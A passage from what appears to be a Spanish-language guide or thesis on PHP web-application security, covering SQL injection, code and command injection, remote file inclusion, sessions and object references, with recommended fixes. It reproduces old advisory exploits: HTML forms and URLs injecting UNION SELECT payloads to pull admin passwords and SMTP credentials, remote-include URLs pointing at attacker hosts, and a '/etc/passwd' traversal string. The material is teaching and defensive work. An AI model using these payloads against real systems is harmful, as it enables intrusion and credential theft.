- **Tenga cuidado al usar *stored procedure*** que puedan ser víctimas de *injections*.
- **No use interfaces de *queries* dinámicas** (tales como *mysql_query()* o similar)
- **No use funciones de escapeo simples** tales como *addslashes()* o funciones de reemplazos de caracteres como *str_replace("´", "´´")*, son débiles y fáciles de atacar
- **Usar *PDO*** con *queries* parametrizados fuertemente tipados (usando *bindParam()*)

5.1.3.1. SQL Injection

El término *SQL Injection* es usado para describir la inserción de comandos en un *query SQL* existente.

```
$idThread = $_POST['idThread'];

$sql = 'SELECT titulo FROM threads WHERE idThread = ' . $idThread;
```

Se debe chequear que $idThread realmente es un número antes de agregarlo al SQL *query*.

```
if ( !es_numerico($idThread) ) {
// No es un número, mensaje de error y exit
...
}
```

Con este código HTML

```
<form method="post" action="inseguro.php">

    <input type="text" name="idThread" value="4; DROP TABLE usuarios" />

    <input type="submit" value="No pulse este botón" />

</form>
```

Se puede ejecutar el primer *query* con este resultado maligno:

```
SELECT titulo FROM threads WHERE idThread = 4; DROP TABLE usuarios
```

Directiva *magic_quotes_gpc*

Esta directiva está obsoleta para PHP 5.3.0 y eliminada de la versión 6.0.

Establece el estado de *magic_quotes* para las operaciones *GPC (Get/Post/Cookie)*. Cuando *magic_quotes* se encuentra activo, todos los caracteres ' (comilla-simple), " (comilla doble), \ (barra invertida) y NULLs son escapados con una barra invertida automáticamente.

En el siguiente ejemplo se observa que el seteo de esta variable facilita el ataque:

```
# -- es una línea de comentario en MS SQL, lo que está después de eso es ignorado
SELECT idUsuario FROM usuarios WHERE nombre_usuario = 'el_nombre_usuario'--' AND
password = ''
```

Si está seteada pasa toda la entrada desde el *GET, POST y COOKIE* (GPC).

De manera que si se ingresa "`el_nombre_usuario'--`" en un *form* y se lo submite, *$_POST['nombre_usuario']* contendrá "`el_nombre_usuario'\'--`", lo cual puede agregarse en un *SQL query*.

Code Injection

• *include()* y *require()* - Incluye y evalúa un archivo como código *PHP*.

• *eval()* - Evalúa un *string* como código *PHP*.

• preg_replace() - El modificador hace que ***preg_replace()*** trate el parámetro a *reemplazar* como código *PHP* después de que las sustituciones de referencias correspondientes son realizadas.

Command injection

exec(), passthru(), system(), popen() y el *backtick operator (`)* - Ejecuta su entrada como un comando *shell*.

Cuando la entrada del usuario llega a estas funciones, es necesario prevenir que venga un ataque ejecutando comandos arbitrarios.

PHP tiene dos funciones las cuales deberían ser usadas para este propósito, son *escapeshellarg()* y *escapeshellcmd()*.

En el reporte de **www.neohapsis.com** se publica en 2004 que ***PHP-Nuke*** fue vulnerable a ataques de *SQL Injection* en la versión 6.9 y anteriores [Ref60].

No existe validación en los parámetros que forman los *queries SQL*, quedando expuesto a la ejecución de cualquier tipo de *SQL*.

El archivo vulnerable es /modules/Web_Links/index.php

Código vulnerable:

```
-------------------------------------------------
[...]
function viewlink($cid, $min, $orderby, $show) {
[...]
$result = sql_query("select title,parentid from
".$prefix."_links_categories where cid=$cid", $dbi);
list($title,$parentid)=sql_fetch_row($result, $dbi);
[...]
$title="<a href=modules.php?name=Web_Links>"._MAIN."</a>/$title";
echo "<center><font class=\"option\"><b>"._CATEGORY.":
$title</b></font></center><br>";
echo "<table border=\"0\" cellspacing=\"10\" cellpadding=\"0\"
align=\"center\"><tr>";
[...]
}
[...]
function brokenlink($lid) {
[...]
if (is_user($user)) {
[...]
$result = sql_query("select cid, title, url, description from
".$prefix."_links_links where lid=$lid", $dbi);
list($cid, $title, $url, $description) = sql_fetch_row($result, $dbi);
OpenTable();
echo "<center><font
class=\"option\"><b>"._REPORTBROKEN."</b></font><br><br><br><font
class=\"content\">";
echo "<form action=\"modules.php?name=Web_Links\" method=\"post\">";
echo "<input type=\"hidden\" name=\"lid\" value=\"$lid\">";
echo "<input type=\"hidden\" name=\"cid\" value=\"$cid\">";
echo "<input type=\"hidden\" name=\"title\" value=\"$title\">";
echo "<input type=\"hidden\" name=\"url\" value=\"$url\">";
echo "<input type=\"hidden\" name=\"description\" value=\"$description\">";
echo "<input type=\"hidden\" name=\"modifysubmitter\"
value=\"$ratinguser\">";
echo ""._THANKSBROKEN."<br><br>";
echo "<input type=\"hidden\" name=\"l_op\" value=\"brokenlinkS\"><input
type=\"submit\" value=\""._REPORTBROKEN."\"></center></form>";
CloseTable();
include("footer.php");
} else {
Header("Location: modules.php?name=$module_name");
}
```

```
}
[...]
function visit($lid) {
global $prefix, $dbi;
sql_query("update ".$prefix."_links_links set hits=hits+1 where
lid=$lid", $dbi);
$result = sql_query("select url from ".$prefix."_links_links where
lid=$lid", $dbi);
list($url) = sql_fetch_row($result, $dbi);
Header("Location: $url");
}
[...]
function rateinfo($lid) {
global $prefix, $dbi;
sql_query("update ".$prefix."_links_links set hits=hits+1 where
lid=$lid", $dbi);
$result = sql_query("select url from ".$prefix."_links_links where
lid=$lid", $dbi);
list($url) = sql_fetch_row($result, $dbi);
Header("Location: $url");
}
[...]
function viewlinkcomments($lid, $ttitle) {
[...]
$result=sql_query("SELECT ratinguser, rating, ratingcomments,
ratingtimestamp FROM ".$prefix."_links_votedata WHERE
ratinglid = $lid AND
ratingcomments != '' ORDER BY ratingtimestamp DESC", $dbi);
[...]
while(list($ratinguser, $rating, $ratingcomments,
$ratingtimestamp)=sql_fetch_row($result, $dbi)) {
$ratingcomments = stripslashes($ratingcomments);
[...]
echo "<tr><td bgcolor=\"$bgcolor2\">"
."<font class=\"content\"><b> "._USER.": </b><a
href=\"$nukeurl/modules.php?
name=Your_Account&amp;op=userinfo&amp;username=$
ratinguser\">$ratinguser</a></font>"
[...]
echo " $ratingcomments</font>"
[...]
}
[...]
function viewlinkeditorial($lid, $ttitle) {
[...]
$result=sql_query("SELECT adminid, editorialtimestamp, editorialtext,
editorialtitle FROM ".$prefix."_links_editorials WHERE linkid =
$lid",
$dbi);
$recordexist = sql_num_rows($result, $dbi);
[...]
```

```
if ($recordexist != 0) {
while(list($adminid, $editorialtimestamp, $editorialtext,
$editorialtitle)=sql_fetch_row($result, $dbi)) {
$editorialtitle = stripslashes($editorialtitle); $editorialtext =
stripslashes($editorialtext);
[...]
echo "<center><font
class=\"option\"><b>'$editorialtitle'</b></font></center>"
."<center><font class=\"tiny\">"._EDITORIALBY." $adminid -
$formatted_date</font></center><br><br>"
."$editorialtext";
[...]
}
[...]
switch($l_op) {
[...]
case "viewlink":
viewlink($cid, $min, $orderby, $show);
break;
case "brokenlink":
brokenlink($lid);
break;
[...]
case "visit":
visit($lid);
break;
case "rateinfo":
rateinfo($lid, $user, $title);
break;
[...]
case "viewlinkcomments":
viewlinkcomments($lid, $ttitle);
break;
[...]
case "viewlinkeditorial":
viewlinkeditorial($lid, $ttitle);
break;
[...]
}
?>
-----------------------------------------------------
```

En cada función hay pedidos SQL del estilo:

```
select title,parentid from ".$prefix."_links_categories where cid=$cid
```

Una vez ejecutado, un elemento de este pedido se muestra al usuario. Si, por ejemplo, a la función *viewlink()* a *$cid* se le pasa el valor:

```
0 UNION SELECT pwd,0 FROM nuke_authors
```

El SQL pedido quedaría así:

```
select title,parentid from nuke_links_categories where cid=0 UNION SELECT
pwd,0 FROM nuke_authors
```

De esta forma se puede ver el password encodeado de los administradores.

La segunda vulnerabilidad se encuentra en el archivo:

/modules/Downloads/index.php

Código vulnerable:

```
-------------------------------------------------
function viewdownload($cid, $min, $orderby, $show) {
[...]
$result2 = sql_query("SELECT cid, title, cdescription FROM
".$prefix."_downloads_categories WHERE parentid=$cid order by
title", $dbi);
$count = 0;
while(list($cid2, $title2, $cdescription2) = sql_fetch_row($result2,
$dbi)) {
$cresult = sql_query("SELECT * FROM ".$prefix."_downloads_downloads
WHERE cid=$cid2", $dbi);
$cnumrows = sql_num_rows($cresult, $dbi);
echo "<td><font class=\"option\"><strong><big>·</big></strong> <a
href=\"modules.php?
name=$module_name&d_op=viewdownload&amp;cid=$cid2\"><b>$t
itle2</b></a></font>
($cnumrows)";
[...]
if ($cdescription2) {
echo "<font class=\"content\">$cdescription2</font><br>";
} else {
echo "<br>";
}
[...]
}
[...]
function getit($lid) {
global $prefix, $dbi;
sql_query("update ".$prefix."_downloads_downloads set hits=hits+1 WHERE
lid=$lid", $dbi);
$result = sql_query("SELECT url FROM ".
$prefix."_downloads_downloads
WHERE lid=$lid", $dbi);
list($url) = sql_fetch_row($result, $dbi);
Header("Location: $url");
}
[...]
```

```
function viewdownloadeditorial($lid, $ttitle) {
[...]
$result=sql_query("SELECT adminid, editorialtimestamp, editorialtext,
editorialtitle FROM ".$prefix."_downloads_editorials WHERE
downloadid =
$lid", $dbi);
$recordexist = sql_num_rows($result, $dbi);
[...]
if ($recordexist != 0) {
while(list($adminid, $editorialtimestamp, $editorialtext,
$editorialtitle)=sql_fetch_row($result, $dbi)) {
[...]
echo "<center><font
class=\"option\"><b>'$editorialtitle'</b></font></center>"
."<center><font class=\"tiny\">"._EDITORIALBY." $adminid -
$formatted_date</font></center><br><br>"
."$editorialtext";
[...]
}
[...]
}
[...]
function viewdownloadcomments($lid, $ttitle) {
[...]
$result=sql_query("SELECT ratinguser, rating, ratingcomments,
ratingtimestamp FROM ".$prefix."_downloads_votedata WHERE
ratinglid = $lid
AND ratingcomments != '' ORDER BY ratingtimestamp DESC", $dbi);

[...]
while(list($ratinguser, $rating, $ratingcomments,
$ratingtimestamp)=sql_fetch_row($result, $dbi)) {
[...}
echo "<tr><td bgcolor=\"$bgcolor2\">"
."<font class=\"content\"><b> "._USER.": </b><a
href=\"$nukeurl/modules.php?
name=Your_Account&amp;op=userinfo&amp;username=$
ratinguser\">$ratinguser</a></font>"
."</td>"
."<td bgcolor=\"$bgcolor2\">"
."<font class=\"content\"><b>"._RATING.": </b>$rating</font>"
."</td>"
."<td bgcolor=\"$bgcolor2\" align=\"right\">"
."<font class=\"content\">$formatted_date</font>"
."</td>"
."</tr>"
."<tr>"
."<td valign=\"top\">"
."<font class=\"tiny\">"._USERAVGRATING.": $useravgrating</font>"
."</td>"
```

```
."<td valign=\"top\" colspan=\"2\">"
."<font class=\"tiny\">"._NUMRATINGS.": $usertotalcomments</font>"
."</td>"
."</tr>"
."<tr>"
."<td colspan=\"3\">"
."<font class=\"content\">";
[...]
}
[...]
}
[...]
}
[...]
function modifydownloadrequest($lid) {
[...]
if ($blocknow != 1) {
$result = sql_query("SELECT cid, title, url, description, name, email,
filesize, version, homepage FROM ".
$prefix."_downloads_downloads WHERE
lid=$lid", $dbi);
echo "<center><font
class=\"option\"><b>"._REQUESTDOWNLOADMOD."</b></font><br><font
class=\"content\">";
while(list($cid, $title, $url, $description, $auth_name, $email,
$filesize, $version, $homepage) = sql_fetch_row($result, $dbi)) {
$title = stripslashes($title);
$description = stripslashes($description);
echo "<form action=\"modules.php?name=$module_name\"
method=\"post\">"
."".$_DOWNLOADID.": <b>$lid</b></center><br><br><br>"
."".$_DOWNLOADNAME.":<br><input type=\"text\" name=\"title\"
value=\"$title\" size=\"50\" maxlength=\"100\"><br><br>"
."".$_URL.":<br><input type=\"text\" name=\"url\" value=\"$url\"
size=\"50\" maxlength=\"100\"><br><br>"
."".$_DESCRIPTION.": <br><textarea name=\"description\" cols=\"60\"
rows=\"10\">$description</textarea><br><br>";
$result2=sql_query("SELECT cid, title FROM
".$prefix."_downloads_categories order by title", $dbi);
echo "<input type=\"hidden\" name=\"lid\" value=\"$lid\">"
."<input type=\"hidden\" name=\"modifysubmitter\" value=\"$ratinguser\">"
."".$_CATEGORY.": <select name=\"cat\">";
[...]
echo "</select><br><br>"
."".$_AUTHORNAME.":<br><input type=\"text\" name=\"auth_name\"
value=\"$auth_name\" size=\"30\" maxlength=\"80\"><br><br>"
."".$_AUTHOREMAIL.":<br><input type=\"text\" name=\"email\"
value=\"$email\" size=\"30\" maxlength=\"80\"><br><br>"
."".$_FILESIZE.": ("._INBYTES.")<br><input type=\"text\" name=\"filesize\"
value=\"$filesize\" size=\"12\" maxlength=\"11\"><br><br>"
."".$_VERSION.":<br><input type=\"text\" name=\"version\"
value=\"$version\" size=\"11\" maxlength=\"10\"><br><br>"
```

```
."".$_HOMEPAGE.":<br><input type=\"text\" name=\"homepage\"
value=\"$homepage\" size=\"50\" maxlength=\"200\"><br><br>"
."<input type=\"hidden\" name=\"d_op\" value=\"modifydownloadrequestS\">"
."<input type=\"submit\" value=\"".$_SENDREQUEST."\"></form>";
}
}
[...]
}
[...]
function rateinfo($lid) {
global $prefix, $dbi;
sql_query("update ".$prefix."_downloads_downloads set hits=hits+1 WHERE
lid=$lid", $dbi);
$result = sql_query("SELECT url FROM ".
$prefix."_downloads_downloads
WHERE lid=$lid", $dbi);
list($url) = sql_fetch_row($result, $dbi);
Header("Location: $url");
}
[...]
switch($d_op) {
[...]
case "viewdownload":
viewdownload($cid, $min, $orderby, $show);
break;
[...]
case "modifydownloadrequest":
modifydownloadrequest($lid);
break;
[...]

case "getit":
getit($lid);
break;
[...]
case "rateinfo":
rateinfo($lid, $user, $title);
break;
[...]
case "viewdownloadcomments":
viewdownloadcomments($lid, $ttitle);
break;
[...]
case "viewdownloadeditorial":
viewdownloadeditorial($lid, $ttitle);
break;
[...]
}
?>
-------------------------------------------------
```

Se puede ver en cada función los pedidos SQL contienen variables modificables que no están siendo filtradas.

Al contrario de los casos usuales de *SQL Injection* estos problemas están presentes estando *magic_quotes_gpc* ON o OFF.

Los mismos problemas están en el archivo:/**modules/Sections/index.php.**

```
En mainfile.php file se observa el siguiente código:
-----------------------------------------------------
foreach ($_GET as $secvalue) {
if ((eregi("<[^>]*script*\"?[^>]*>", $secvalue)) ||
(eregi("<[^>]*object*\"?[^>]*>", $secvalue)) ||
(eregi("<[^>]*iframe*\"?[^>]*>", $secvalue)) ||
(eregi("<[^>]*applet*\"?[^>]*>", $secvalue)) ||
(eregi("<[^>]*meta*\"?[^>]*>", $secvalue)) ||
(eregi("<[^>]*style*\"?[^>]*>", $secvalue)) ||
(eregi("<[^>]*form*\"?[^>]*>", $secvalue)) ||
(eregi("<[^>]*img*\"?[^>]*>", $secvalue)) ||
(eregi("\([^>]*\"?[^)]*\)", $secvalue)) ||
(eregi("\"", $secvalue))) {
die ("I don't like you...");
}
}
foreach ($_POST as $secvalue) {
if ((eregi("<[^>]*script*\"?[^>]*>", $secvalue))
|| (eregi("<[^>]*style*\"?[^>]*>", $secvalue))) {
Header("Location: index.php");
die();
}
}
-----------------------------------------------------
```

Aunque los pedidos *GET* están filtrados los *POST* no. Es posible *SQL Injection* posteando un *form* maligno.

En el mismo reporte se encontraron más vulnerabilidades[Ref60]:

```
<html>
<head><title>PHP-Nuke 6.9 SQL Injection Vulnerability Exploit</title></head>
<body>
<form method="POST" action="http://[target]/modules.php?name=Sections">
<input type="hidden" name="op" value="printpage">
<input type="text" name="artid" value="-1 UNION SELECT
CONCAT(name,char(58),aid),pwd FROM nuke_authors">
<input type="submit">
</form>
</body>
</html>
```

```
<html>
<head><title>PHP-Nuke 6.9 SQL Injection Vulnerability Exploit</title></head>
<body>
<form method="POST" action="http://[target]/modules.php?name=Downloads">
<input type="hidden" name="d_op" value="viewdownloadeditorial">
<input type="text" name="lid" value="-1 UNION SELECT
config_name,0,config_value,0 FROM nuke_bbconfig where
config_name=char(115,109,116,112,95,104,111,115,116) OR
config_name=char(115,109,116,112,95,117,115,101,114,110,97,1
09,101) OR
config_name=char(115,109,116,112,95,112,97,115,115,119,111,1
14,100)">
<input type="submit">
</form>
</body>
</html>
<html>
<head><title>PHP-Nuke 6.9 SQL Injection Vulnerability Exploit</title></head>
<body>
<form method="POST" action="http://[target]/modules.php?name=Downloads">
<input type="hidden" name="d_op" value="viewdownloadeditorial">
<input type="text" name="lid" value="-1 UNION SELECT
char(120),NOW(),char(32),CONCAT(char(60,98,114,62,76,111,103
,105,110,32,58,3
2),uname,char(60,98,114,62,60,98,114,62,80,97,115,115,119,111
,114,100,32,58,
32),passwd,char(60,98,114,62))
FROM nuke_popsettings">
<input type="submit"></form></body></html>
```

SQL Injection* en *Joomla!

En el reporte de www.linux-paty.com del 2007 [Ref37] se encontraron vulnerabilidades sobre *Sql Injection* en Joomla!. Las mismas afectan al módulo *SimpleFAQ 2.11*, este módulo funciona tanto en *Mambo* como en *Joomla*.

Mediante esta url puede explotarse la vulnerabilidad:

```
http://localhost/mambo/index.php?
option=com_simplefaq&task=answer&Itemid=9999&
catid=9999&aid=-1/**/union/**/select/**/0,username,password,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0/**/from/**/mos_users/*
```

Cuando se ejecuta con éxito, el servidor nos devuelve una lista de logins y passwords en formato MD5.

5.1.4. Ejecución maliciosa de archivos

El código vulnerable en la inclusión remota de archivos permite incluir código y datos hostiles, que resultan en ataques que, por ejemplo, pueden comprometer el servidor.

Los desarrolladores a menudo usan o concatenan entrada potencialmente hostil en funciones de *stream* o archivos, o archivos de entrada inapropiadamente confiables.

En muchas plataformas los frameworks permiten el uso de referencias a objetos externos, URLs o referencias al sistema de archivos. Cuando los datos son insuficientemente chequeados, esto puede llevar a que contenido hostil y remoto arbitrario sea incluido, procesado o invocado en el servidor web.

Esto permite realizar:

- Ejecución de código remoto
- Instalación de *root kit* remoto y comprometer al sistema completo
- En W*indows* es posible comprometer el sistema interno a través del uso de wrappers de archivo *SMB* de *PHP*

Este ataque es particularmente frecuente en *PHP*, hay que tener sumo cuidado con cualquier función de archivo o *stream* para asegurar que la entrada suministrada por el usuario no comprometa nombres de archivos.

Vulnerabilidad

Un constructor conocido como vulnerable muy común es:

```
include $_REQUEST['nombre_archivo'];
```

No sólo hacer esto permite la evaluación de *scripts* hostiles remotos, sino también puede ser usado para acceder a servidores de archivos locales (si *PHP* está sobre *Windows*), debido al soporte *SMB* en wrappers *PHP* de sistema de archivos.

Otros métodos de ataques incluyen:

- Datos hostiles cargados en archivos de sesión, datos de log o vía uploads de imágenes (típicos en software de foros)
- Usando *streams* de audio o compresión, como *zlib://* o *ogg://* los cuales no examinan el flag de URL de PHP interna y por lo tanto permiten acceder a los recursos en forma remota aun si *allow_url_fopen* o *allow_url_include* están deshabilitados.
- Usando wrappers PHP tales como *php://input* y otros que toman los datos de entrada del pedido POST más que de un archivo.
- Usando *wrapper data:* de *PHP* como *data:;base64,PD9waHAgcGhwaW5mbygpOz8+*

Esta lista es extensa y periódicamente cambia, es vital tener una arquitectura de seguridad robusta y diseñada cuando se trata con entradas suministradas por el usuario influenciadas por la chance de acceder o tener acceso a nombres de archivos del lado del servidor.

Recomendaciones

Prevenir defectos de inclusión de archivos remotos conlleva tomar recaudos en el planeamiento, en las fases de diseño y arquitectura de la aplicación a través de un minucioso testeo.

En general una aplicación bien escrita no debiera usar entrada suministrada por el usuario para cualquier nombre de archivo para cualquier recurso basado en el servidor (imágenes, *XML* y documentos de transformación *XSL* o inclusión de *scripts*) y debería tener reglas de *firewall* para protegerse.

Dentro de las más importantes consideraciones se encuentran:

- Considerar un esquema de nombres de variables para asistir con el chequeo:

```
//se refiere a las variables POST, no a las $REQUEST
$hostil = &$_POST;
//chequear el nombre_archivo inseguro
$seguro['nombre_archivo '] = validar_nombre_archivo
($hostil['nombre_archivo_inseguro']);
```

  Por lo tanto, cualquier operación basada en una entrada hostil es inmediatamente obvia:

```
require_once($_POST['nombre_archivo_inseguro'].'inc.php');
require_once($seguro['nombre_archivo'].'inc.php');
```

- Entrada de usuario validada fuertemente usando *"accept known good"* como estrategia (aceptar la entrada que es válida)
- Ocultar al usuario los nombres de los archivos que se encuentran en el servidor.

  Por Ejemplo, en vez de incluir *$`lenguaje`."lang.php"* usar un arreglo indexado:

```
<select name="lenguaje"><option value="1">Ingles</option></select>
$lenguaje = intval($_POST['lenguaje']);
if ($lenguaje > 0){
    require_once($lang[$lenguaje]); // lang es un arreglo de strings ej:
    "eng.lang.php"
}
```

- Deshabilitar *allow_url_fopen* y *allow_url_include* en el *php.ini* y considerar implementar PHP localmente para no incluir esta funcionalidad.
- Agregar reglas de *firewall* para prevenir a los servidores web hacer nuevas conexiones o web sites externos o sistemas internos, Para sistemas críticos aislar el servidor web en su propia *VLAN* o subred privada.
- Asegurarse que cada archivo y funciones de *stream* (stream_*) sean cuidadosamente sometidas a análisis. Asegurar que cada entrada de usuario no es suministrada para alguna función que toma como argumento el nombre de un archivo, incluyendo:

  include() include_once() require() require_once() fopen() imagecreatefromXXX() file() file_get_contents() copy() delete() unlink() upload_tmp_dir() $_FILES move_uploaded_file()
- Sea extremadamente cuidadoso si el dato es pasado a *system() eval() passthru()* o *`(operador backtick)*

- Chequee que cualquier archivo tomado del usuario para propósitos legítimos no pueda ser por otro lado contaminado, como incluir datos suministrados por el usuario en el objeto de sesión, avatares e imágenes, reportes *PDF*, archivos temporales, etcétera.
- Considere implementar un *chroot jail* u otro mecanismo *sandbox* tales como una virtualización para aislar aplicaciones unas de otras.

Malicious File Execution* en *phpBB[Ref30]

La vulnerabilidad reportada por www.derkeiler.com en 2004 se encuentra en el módulo *Cash Mod,* se aprovecha una falla en el archivo */admin/admin_cash.php* el error existe para la versión 2.0.10 y anteriores, puede agregarse código malicioso de la siguiente forma:

En el archivo /admin/admin_cash.php

```
.....
if ( !empty($setmodules) )
{
include($phpbb_root_path . 'includes/functions_cash.'.$phpEx);
$menu = array();
admin_menu($menu);
....
```

En la función "include" $phpbb_root_path & .$phpEx no está definido y puede inyectarse código malicioso, el seteo de las variables se hace después del if anterior:

```
......
//
// El path raíz que utiliza el include es el inseguro
//
$phpbb_root_path = "./../";
require($phpbb_root_path . 'extension.inc');
require('./pagestart.' . $phpEx);
include($phpbb_root_path . 'includes/functions_selects.'.$phpEx);
…..
```

Cualquiera puede reescribir estos parámetros con pedidos *GET* o *POST*. Por ejemplo :
http://victim.host/phpBB2/admin/admin_cash.php?setmodules=1&phpbb_root_path=http://bad.host/

Solución
Setear todos los parámetros por defecto después de la sentencia "if (!empty($setmodules))"

```
$phpbb_root_path = "./../";
require($phpbb_root_path . 'extension.inc');
require('./pagestart.' . $phpEx);
include($phpbb_root_path . 'includes/functions_selects.'.$phpEx);
if ( !empty($setmodules) )
{
include($phpbb_root_path . 'includes/functions_cash.'.$phpEx);
$menu = array();
admin_menu($menu);
```

PHPMailer 0day remote command execution* en *Symfony [Ref31]

Hasta la versión 1.0.5 se encontró una vulnerabilidad asociada a la utilidad *PHPMailer* embebida en *Symfony*.

PHPMailer[Ref35] es usado en aplicaciones PHP para mandar mails a través de *sendmail*, *PHP mailto*() o *SMTP*.

Si se configura *PHPMailer* para usar *sendmail* posee una vulnerabilidad para ejecutar código remoto por un error de validación en la entrada, se llama a la función *popen* (que ejecuta comandos) sin validar correctamente la entrada.

Si se usa el método *->sendMail*() [Ref34] se ejecuta este código:

```
if ($this->Sender != "")
  $sendmail = sprintf("%s -oi -f %s -t", $this->Sendmail, $this->Sender);
else
  $sendmail = sprintf("%s -oi -t", $this->Sendmail);

if(!@$mail = popen($sendmail, "w"))
```

La solución[Ref32] es filtrar la entrada con funciones *escapeshellarg()* y *escapeshellcmd()*.

```
function SendmailSend($header, $body) {
  if ($this->Sender != "")
        $sendmail = sprintf("%s -oi -f %s -t",
                                escapeshellcmd($this->Sendmail),
                        escapeshellarg($this->Sender));
       else
          $sendmail = sprintf("%s -oi -t",
                                  escapeshellcmd($this->Sendmail));

       if(!@$mail = popen($sendmail, "w"))
```

La directiva *register_global[Uso de Register Globals]*

Se analizó en la *Sección 4.5* en *Aspectos de Seguridad en PHP*

Includes y Archivos Remotos

Las funciones de PHP *include()* y *require()* proveen una manera fácil de incluir y evaluar archivos.

Si la directiva *allow_url_fopen directive* está habilitada en el *php.ini* puede especificar el archivo a ser incluido usando una URL.

Nota: La directiva *allow_url_fopen directive* esta habilitada por *defecto*.

```
// file.php
$pathIncluido = '/inc/';
include($pathIncluido . 'funciones.php');
...
// funciones.php
include($pathIncluido . 'datetime.php');
include($pathIncluido . 'filesystem.php');
```

Se puede hacer un llamado a `funciones.php` con

```
funciones.php?pathIncluido=http://www.hostmaligno.com/
```

En el servidor "maligno" se crean otros `datetime.php y filesystem.php`

Solución

```
// file.php
//constante security_check
define('SECURITY_CHECK', true);

$ pathIncluido = '/inc/';
include($pathIncluido . 'funciones.php');
...

// funciones.php
if ( !defined('SECURITY_CHECK') ) {
// Mensaje de error y salida del script
...
}
include($pathIncluido . 'datetime.php');
include($pathIncluido . 'filesystem.php');
```

File Upload

Otro potencial vulnerabilidad puede ocurrir si no se toma precauciones en el manejo de archivos enviados por un usuario.

```
<form action= 'pagina.php' method= 'POST' enctype= 'multipart/form-data'>
<input type= 'file' name= 'archivo_test' />
<input type= 'submit' value= 'Subir Archivo' />
</form>
```

Después de enviar este *form* nuevas variables están disponibles en `pagina.php` basados en el nombre "`archivo_test`".

No se debería asumir nada sobre la directiva *register_globals* (eliminada en *PHP 6*)

Variables seteadas por *PHP* para la administración de las variables file

- Un path/filename temporal generado por *PHP*, acá es donde el archivo es salvado hasta que se mueve o se borra si no se utiliza.

$ `archivo_test`

- El name/path del archivo original en el sistema del cliente

$`archivo_test`_name

- El tamaño del archivo subido en *bytes*

$`archivo_test`_size

– El mime type del archivo si el navegador provee esta información.

Por ejemplo: 'image/jpeg'.

$`archivo_test`_type

La primer cosa que se debería usar es el arreglo $_FILES:

```
$_FILES['archivo_test']['tmp_name']
$_FILES['archivo_test']['name']
$_FILES['archivo_test']['type']
$_FILES['archivo_test']['size']
```

Las funciones *built in is_uploaded_file()* y/o *move_uploaded_file()* deberían ser llamadas con *$_FILES['`archivo_test`']['tmp_name']* para asegurarnos que el archivo realmente fue subido por *HTTP POST*.

El siguiente ejemplo muestra una forma sencilla de trabajar con uploaded de archivos:

```
if ( es_archivo_para _subir($_FILES['archivo_test']['tmp_name']) ) {
// chequea si el tamaño del archivo es el esperado (opcional)
if ( $_FILES['datoImagen']['size'] > 102400 ) {
// el tamaño no puede ser mayor a 100kB, mensaje de error y fin de la ejecución.
...
}
// valida el nombre del archivo basado en el nombre original
$_FILES['archivo_test']['name'],
// no permitimos subir a nadie archivos .php por ejemplo
...
// todo está ok, mueve el archivo
...
}
```

Nota: Se debe siempre chequear si una variable en los arreglos globales esta seteado con isset() antes de acceder al archivo.

5.1.5. Sesiones

Las variables de sesión son salvadas en archivos en un directorio especificado en el *php.ini*, los nombres de archivos en este directorio están basados en los identificadores de sesiones.

Esta manera de trabajar con sesiones es vieja e insegura

```
// primer.php
// Inicializa la gestión de sesiones
session_start();
// Autenticación de usuario
if ( ... ) {
        $esAutenticada = true;
} else {
        $esAutenticada = false;
}
// Registra $esAutenticada como variable de sesión
session_register('esAutenticada');
echo '<a href= 'segundo.php'>Ir a la segunda pagina</a>';

// segunda.php
// Inicializa la gestión de sesiones
session_start();
// $esAutenticada es automáticamente seteado por PHP
if ( $esAutenticada ) {
// Muestra información sensible ...
}
```

Un simple segunda.php?`esAutenticada`=1 podría pasar la autentificación en primer.php, *session_start()* es llamado implícitamente por *session_register()* o por PHP si la directiva s*ession.auto_start* está seteada en el *php.ini* (por defecto en *off*).

La forma recomendada de trabajar con sesiones:

```
// primer.php
// Inicializa la gestión de sesiones
session_start();
// Autenticación de usuario
if ( ... ) {
        $_SESSION['esAutenticada'] = true;
} else {
        $_SESSION['esAutenticada'] = false;
}
echo '<a href= 'segunda.php'>Ir a la segunda pagina</a>';

// segunda.php
// Inicializa la gestión de sesiones
session_start();
if ($_SESSION['esAutenticada'] ) {
// muestra información sensible...
}
```

5.1.6. Referencia insegura a objetos propios de la aplicación

Una referencia a un objeto ocurre cuando un desarrollador expone una referencia a un objeto de implementación interna, tal como un archivo, directorio, registro de base de datos o clave, como URL o parámetro de un *form*.

El ataque puede manipular estas referencias para acceder a otros objetos sin autorización, alterando los parámetros para cambiar referencias y violar la política de control de acceso prevista. Frecuentemente estas referencias apuntan al sistema de archivos o a base de datos, pero cualquier código de la aplicación expuesto podría llegar a ser vulnerable.

Por ejemplo, si el código permite a la entrada del usuario especificar nombres de archivos o *paths*, podría permitir a los ataques ubicarse en el directorio de la aplicación y acceder a otros recursos.

```
<select name="lenguaje"><option value="en">Ingles</option></select>
        ...
require_once ($_REQUEST['lenguaje']."lenguaje.php");
```

Este código puede ser atacado usando un *string* como "../../../../etc/passwd%00" usando *null byte injection* para acceder a cualquier archivo en el sistema de archivos del servidor web.

De la misma forma las referencias a las claves en la base de datos son frecuentemente expuestas. Se puede atacar estos parámetros simplemente preguntando o buscando por otra clave válida. A menudo, son secuenciales por naturaleza. En el ejemplo, aún si en la aplicación no hay enlaces a carritos de compra no autorizados o no es posible *SQL Injection*, se podría cambiar el parámetro carrID y acceder a cualquier carrito de compras.

```
int carrID = Integer.parseInt( request.getParameter( "carrID" ) );
String query = "SELECT * FROM tabla WHERE carrID=" + carrID;
```

La solución principal es que la aplicación no permita referencias directas a objetos que puedan ser manipuladas de forma incorrecta

Recomendaciones

La mejor protección es evitar las referencias directas a objetos para los usuarios usando un indice, mapa u otro método indirecto que sea más fácil de validar.

Si la referencia directa al objeto debe ser usada asegurarse que el usuario es un usuario autorizado antes de usarla.

Establecer un camino estándar para referirse a los objetos de la aplicación:

- Evitar la exposición de las referencias privadas a objetos para los usuarios siempre que sea posible.
- Validar cualquier referencia a objetos privados extensamente con una estrategia *"accept to know good"*

- Verificar la autorización para todos los objetos referenciados.
- Si se debe exponer una referencia al sistema de archivos, usar un índice o mapa para prevenir la manipulación del nombre del archivo o el *path*.

http://www.ejemplo.com/aplicacion?archivo=1

- Si se debe exponer referencias directas a estructuras de la base de datos, asegurarse que las declaraciones SQL y otros métodos de acceso a la base de datos únicamente permitan registros autorizados a ser vistos:

```
int carrID = Integer.parseInt( request.getParameter( "carrID" ) );
Usuario usuario = (Usuario)request.getSession().getAttribute( "usuario" );
String query =
"SELECT * FROM tabla WHERE carrID=" + carrID + "
